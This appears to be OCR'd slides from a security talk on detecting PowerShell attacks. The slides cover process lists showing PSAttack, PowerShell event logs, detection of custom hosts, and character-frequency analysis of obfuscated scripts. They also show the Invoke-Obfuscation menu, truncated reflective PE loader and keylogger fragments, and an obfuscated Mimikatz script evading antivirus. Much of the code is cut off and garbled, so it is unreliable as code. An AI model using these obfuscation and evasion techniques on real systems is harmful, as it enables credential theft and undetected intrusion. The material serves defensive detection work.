
Image Name	User Name	CPU	Memory (...	Description
audiodg.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System

PowerShell v5 Security Log Data?




C:\WINDOWS\system32\cmd.exe - PowerShell -version 2
C:\>PowerShell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\> Get-Process
Handles NPM(K) PM(K) WS(K) VM(M) CPU(s) Id SI Proc
149 13 3380 9172 140 0.03 7720 1 Adob
156 13 1960 9004 69 1900 0 AGSS
140 8 1724 6920 63 4400 0 AppV
123 9 1472 6544 61 3048 0 arms
200 11 8848 14472 ...14 8940 0 audi
C:\WINDOWS\system32\cmd.exe - powershell
c:\>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\> get-service
Status Name DisplayName
Running AdobeARMservice Adobe Acrobat Update Service
Running AGSService Adobe Genuine Software Integrity Se..
Stopped AJRouter AllJoyn Router Service
Stopped ALG Application Layer Gateway Service
Stopped AppIDSvc Application Identity
Running Appinfo Application Information
Stopped AppMgmt Application Management
Stopped AppReadiness App Readiness
Stopped AppVClient Microsoft App-V Client
Running AppXSvc AppX Deployment Service (AppXSVC)
Running AudioEndpointBu... Windows Audio Endpoint Builder
Running Audiosrv Windows Audio
Stopped AxInstSV ActiveX Installer (AxInstSV)
Running BDESVC BitLocker Drive Encryption Service
Running BFE Base Filtering Engine
Running BITS Background Intelligent Transfer Ser..


ParentalControls
Partition
PerceptionRuntime
PerceptionSensorDataService
Policy-based QoS
PowerShell
Admin
Operational
PowerShell-DesiredStateConf
PrimaryNetworkIcon
PrintBRM
PrintService
Program-Compatibility-Assis
Provisioning-Diagnostics-Pro
Proximity-Common
PushNotifications-Platform
ReadyBoost
ReadyBoostDriver
RemoteApp and Desktop Cor
RemoteAssistance
RemoteDesktopServices-Rdp
RemoteDesktopServices-Rem
RemoteDesktopServices-Sess
Remotefs-Rdbss
Resource-Exhaustion-Detectc
Resource-Exhaustion-Resolve
RestartManager
RetailDemo
RRAS-AGILEVPN-Provider
RRAS-Provider
ScmBus
ScmDisk0101
Security-Audit-Configuration
Security-EnterpriseData-FileR
Security-ExchangeActiveSync
Security-IdentityListener
Security-Kerberos
Security-Netlogon


Level Date and Time
Information 10/18/2016 10:57:47 PM
Information 10/18/2016 10:57:47 PM
Verbose 10/18/2016 10:57:47 PM
Information 10/18/2016 10:57:47 PM
Information 10/18/2016 11:11:55 PM
Information 10/18/2016 11:11:55 PM
Information 10/18/2016 11:11:55 PM
Verbose 10/18/2016 11:11:55 PM
Information 10/18/2016 11:11:55 PM
Information 10/18/2016 11:11:55 PM
Information 10/18/2016 11:11:57 PM
Verbose 10/18/2016 11:11:57 PM
Information 10/18/2016 11:11:58 PM
Event 4103, PowerShell (Microsoft-Windows-PowerShell)
General Details
CommandInvocation(Get-Service): "Get-Service"
Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.14393.206
Host ID = c971f117-f5ab-46b5-87bb-a416d222064d
Host Application = powershell
Engine Version = 5.1.14393.206
Runspace ID = 273fd403-c89f-4ed7-8f77-217e65be46ab
Pipeline ID = 6
Command Name = Get-Service
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 22
Log Name: Microsoft-Windows-PowerShell/Operational

Detecting/Mitigating PS w/o PowerShell.exe

- Discover PowerShell in non-standard processes.
- Get-Process modules like “*Management.Automation*”

```
PS C:\> get-process | Where {$_.modules -like "*System.Management.Automation*"} |
 Select name,id,modules

Name          Id Modules
----          -- -------
powershell   888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell  5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack    1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...
```

```
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto

ModuleName                             FileName
----------                             --------
System.Management.Automation.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_..
```

```
PS C:\> $ps[2].modules | Where {$_.ModuleName -like "*.dll"} | select ModuleName

ModuleName
----------
ntdll.dll
MSCOREE.DLL
KERNEL32.dll
KERNELBASE.dll
ADVAPI32.dll
msvcrt.dll
sechost.dll
RPCRT4.dll
mscoreei.dll
System.Management.Automation.ni.dll
GDI32.dll
USER32.dll
IMM32.DLL
MSCTF.dll
kernel.appcore.dll
VERSION.dll
clr.dll
MSVCR120_CLR0400.dll
mscorlib.ni.dll
ole32.dll
bcryptPrimitives.dll
clrjit.dll
OLEAUT32.dll
```

Detecting/Mitigating PS w/o PowerShell.exe

Event 400, PowerShell (PowerShell)

General | Details

Engine state is changed from None to Available.

Details:

NewEngineState=Available
PreviousEngineState=None

SequenceNumber=9

HostName=PS ATTACK!!!
HostVersion=3.0.0.0
HostId=0003ddb3-f539-4132-950f-1fd4552b8893
EngineVersion=2.0
RunspaceId=1114d8e0-8da9-4e53-bf52-1b06c3a3429f
PipelineId=
CommandName=
CommandType=

Detecting Custom EXEs Hosting PowerShell

- Send PowerShell & PowerShell Operational logs to SIEM.
- Event 800: HostApplication not standard Microsoft tool (PowerShell, PowerShell ISE, etc).
- Event 800: EngineVersion < PowerShell version.
- System.Management.Automation.(ni.)dll hosted in non-standard processes.
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.
- Remove PowerShell 2.0 engine from Windows 8/2012+ (still requires Microsoft .NET Framework 3.5 for use).

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.1
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool             TUTORIAL
[*]  Show this Help Menu                          HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate        SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                 CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally           EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard          COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk          OUT
[*]  Reset obfuscation for ObfuscatedCommand      RESET
[*]  Go Back to previous obfuscation menu         BACK,CD ..
[*]  Quit Invoke-Obfuscation                      QUIT,EXIT
[*]  Return to Home Menu                          HOME,MAIN

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

```powershell
Function Get-ImageNtHeaders
{
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [IntPtr]
    $PEHandle,

    [Parameter(Position = 1, Mandatory = $true)]
    [System.Object]
    $Win32Types
    )

    $NtHeadersInfo = New-Object System.Object

    #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed 'MZ' fo
    $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEAD

    #Get IMAGE_NT_HEADERS
    [IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
    $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
    $imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMA

    #Make sure the IMAGE_NT_HEADERS checks out. If it doesn't, the data structure is invalid. This should never happe
    if ($imageNtHeaders64.Signature -ne 0x00004550)
    {
        throw "Invalid IMAGE_NT_HEADER signature."
    }

    if ($imageNtHeaders64.OptionalHeader.Magic -eq 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
    {
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
    }
    else
    {
        $ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders32
```

```
Function IN`VOK`E-M`EMOryfre`el`IbRary
{
    Param(
    [Parameter(pOSitIoN = 0, MaNDAtorY =  ${TR`uE}  )]
    [IntPtr]
    ${peH`ANd`LE}
      )


    ${WIN3`2C`OnSTAN`Ts}    = &("{1}{4}{3}{0}{2}"-f'onsta','Get-Win3','nts','C','2')
    ${w`In3`2F`unctIONs} =    & ("{4}{0}{1}{3}{2}"-f't-Win32','Fun','ns','ctio','Ge'  )
    ${WI`N3`2TY`PeS} =   &(  "{0}{2}{3}{1}"-f'G','es','et-Win32','Typ'  )

    ${P`EIN`Fo} =   & (  "{3}{0}{5}{4}{1}{2}"-f't-PEDetai','In','fo','Ge','ed','l') -PEHandle ${pEh`ANd`le} -Win32Types ${WIN`32tY


    if (${Pe`IN`FO}."I`mA`gE_N`T_hEadeRs"."oPT`IOn`AlHEadER"."IM`Por`TTABLe"."s`IZE" -gt 0  )
    {
        [IntPtr]${i`mP`OrT`dESCrIPto`RP`Tr} =   &("{2}{1}{4}{3}{0}" -f'gned','gne','Add-Si','tAsUnsi','dIn' ) ([Int64]${p`E`iNfO}.

        while ( ${Tr`UE} )
        {
            ${I`M`p`Or`TdEscriptor}   =     $wO2U::"PTr`ToSTR`UCTu`RE"( ${i`mpORt`dEsC`RiPTOrPtR}, [Type]${Win32`Ty`pES}."i`mage_i


            if ( ${importde`ScrIP`T`Or}."C`harACTE`R`I`stiCs" -eq 0 `
                    -and ${impo`RtDe`Sc`Ri`PTOr}."First`T`hUnk" -eq 0 `
                    -and ${im`POrT`DESc`Ri`Pt`Or}."foRWAr`de`Rch`Ain" -eq 0 `
                    -and ${i`Mpor`Tdesc`RIP`Tor}."nA`Me" -eq 0 `
                    -and ${i`mPOR`TdEs`CRI`P`TOR}."Time`DA`TES`TaMP" -eq 0  )
            {
                 &  ("{1}{4}{3}{2}{0}"-f 'ose','W','b','-Ver','rite'  ) ("{9}{6}{8}{5}{4}{10}{3}{11}{1}{0}{2}{7}" -f'ed by the','
                break
            }

            ${iM`pORtdllPA`TH}  =    ( gCi ('VARIaBlE'+  ':' + 'wO'+  '2U'  )  ).VaLUe::( "{0}{3}{1}{2}"-f 'P','t','ringAnsi','trTo
            ${IMPOrtdlL`h`A`NdlE} = ${WiN32F`un`c`TIONS}."g`etm`ODuLeha`N`Dle"."IN`VO`ke"(${imP`OrTDlL`P`AtH})

            if (  ${ImP`oRT`dLlhaNDLe} -eq ${NU`LL} )
            {
```

Obfuscation Bypasses AV

```
PS C:\temp> .\Invoke-Mimikatz.ps1
At line:1 char:1
+ .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\temp> .\enc-InvokeMMK.ps1
PS>
```


```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{5
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{63}{78}{386}{278
}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcKEYXyaStAXyaTEMxs(  [Windows.Forms.Keys]::MxsreXyaTuXy
e.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  Mx
(Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin',' ','         5s9{
s                  )        ','w ).Invoke( 5s9{CusXyaTomXyaAttrIBXyauTE}  )                ','{
,XewecXew,XewReflXew,Xew.EmXew)(','yaEaXyaBLXyaECHaR}                              5s9{kXyaeyXyaRXyae
-fXew]Xew,Xew[LeftXew,Xew MouseXew  )} ',' -f XewNeXew,XewbjectXew,Xeww-OXew) (Mxs{0}',']] @(
iXew,XewrtuXew,XeweyXew,XewalKXew  ), (  Mxs{0}{2}{1}{3}Mxs-f Xe','tXyaAtEMxs([Windows.','Publi
5s9{SpXyaAXyacEXyaBAR})    {5s9{LoGXyaoutXyaPuT} += (Mxs{0}{3}{2}{1}Mxs -fXew[SpXew,Xewr]Xew,X
,'                                    5s',')                5s9{PinVoKXyaeMXyaETh
XewEPLACXew,XewMEXew,XewEXew,XewRXew), 5s9{lXyaoGPAXyaTh} ) )    stXyaArTXya-job -Initializatic
vention]::MxsWinaXyapiMxs,                        [Runtime.Int','0}{3}Mxs -fXewuteBuXew,XewAtXe','{
= ( 5s9{impoXy','yaULt} -band 0x','w]Xew )                                    }
yaFIXyalE -FilePath 5s9{LOG','xs -f XewllXew,XewuseXew,Xewr32.dXew )  ','uteXew,XewAtXew,XewilX
yaAY})                5s9{PInvokeMXyaEXyaTHoD}.( Mxs{2}{4}{3}{1}{0}{5}Mxs -f XewAttribXew,Xewom
ttribute].(Mxs','ortAttribute].( Mxs{2}{0}{1}Mxs -','       [Runtime.InteropService','
,'yalDer}.( Mxs{3}{0}{1}{2}Mxs-f XewneTXe','ogXew)-f [Char]92','       5s9{fIELDvaXyalXyaUXyae
rXyaUXyacTOr}, @(( Mxs{2}{0}{1}Mxs -fXewser32Xew,Xew.dllXew,XewuXew  ) ), 5s9{FiXyae','XyaoX','
                  5s9{UparRXyaOW}       = (  5s9{imXyaPOXyaRTDLL}::MxsGeXyaTaSYnCkXyaeYXyas',
{0}{4}Mxs -f Xew:mmXew,Xewyyy:HHXew,Xewdd/Xew,Xe','  5s9{PXyaiXyaN','w,XewuteXew).Invoke(5s9{CU
wobXew) -Name (  Mxs{0}{1}{2}Mxs-f XewKeXew,XewylXew,XewoggerXew  )     ','ew).Invoke(  5s9{Cus
'aoUtXyaPut} += (Mxs{2}{0}{1}Mxs-f XewtrlXew,Xew]Xew,Xew[CXew )','Mxs(  5s9{DYXyaNXyaAS','    =
          5s','CXew,XeweXew,XewreateTypXew).Invoke(   )            }      ','Encoding ( Mxs{1'
= (Mxs{0}{1}{2}Mxs-fXew[ShXew,XewiXew,Xewft]Xew)}                                  if (5s9{LeXyaFtXya
```

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352
{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4
{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30
{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252
{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376
{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3
{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{
{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31
{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302
{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182
{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315
{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcK
0','XyaTiLiZEr} =   [ScriptBlock]::(  Mxs{0}{1}Mxs-fXewCreaXew,XewteXew  ).Invoke( (5s9{iNXyaItXyaiLX
{sTrXyainGBu','}                              if (5s9{lEXyaFtaXyalt}   -or 5s9{',' ),  ','ePath 5s9{lo
+  Xewnv:TEMP){0}kXew  ','           ','), 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE}  )
oB','XewuseXew ) ), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','
                              ','w,','1}{2}{0}{3}Mxs -f',',}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I
[Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  M
[Runtime.InteropServ','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}
XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew  ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya
fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX
([Windows.Forms.K','aLl}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {
','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs,                    [Runtime.InteropServi
 {5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin
',' 5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX
{tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','ram (         [Parameter(PosItIon = 0  )]       [Va'
(','Ut-XyaFiLE ','tion)[1]                                          OXya','Mxs -fXeweXe
```

Finding Obfuscated Evil

Name	Percent
e	9.45642668098057
t	6.7140807805668
r	5.04068355802684
a	4.71893184154584
i	4.47767509132943
o	4.4764202741537
n	4.24034871887833
s	3.87962507722052
l	3.14382517430811
$	3.07642801046455
m	2.67074872866798
c	2.31530361546014
d	2.11271804911396
u	2.07657724037496
-	1.9549947893976
.	1.91688360658101
p	1.90493691743687
"	1.82178713136245
S	1.42324267780474
(	1.3617358954142

Regular	Obfuscated
e	$
t	{
r	}
a	+
i	“
o	=
n	[
s	(
l	;



Name	Percent
$	21.8082463984103
{	21.6592151018381
}	21.6592151018381
+	13.3134624937904
"	7.45156482861401
=	2.83159463487332
[	2.08643815201192
(	1.68902136115251
;	1.53999006458023
)	1.34128166915052
]	1.29160457029309
@	1.04321907600596
|	0.894187779433681
&	0.844510680576254
.	0.447093889716841
?	0.099354197714853 5

http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/

Finding Obfuscated Evil

- Deploy PowerShell v5.
- Enable PowerShell script block logging.
- Look at length of PowerShell command
- Look for lots of brackets { }

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{2
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{6
```

- Look for lots of quotes (single & double) “ “ & ‘ ’

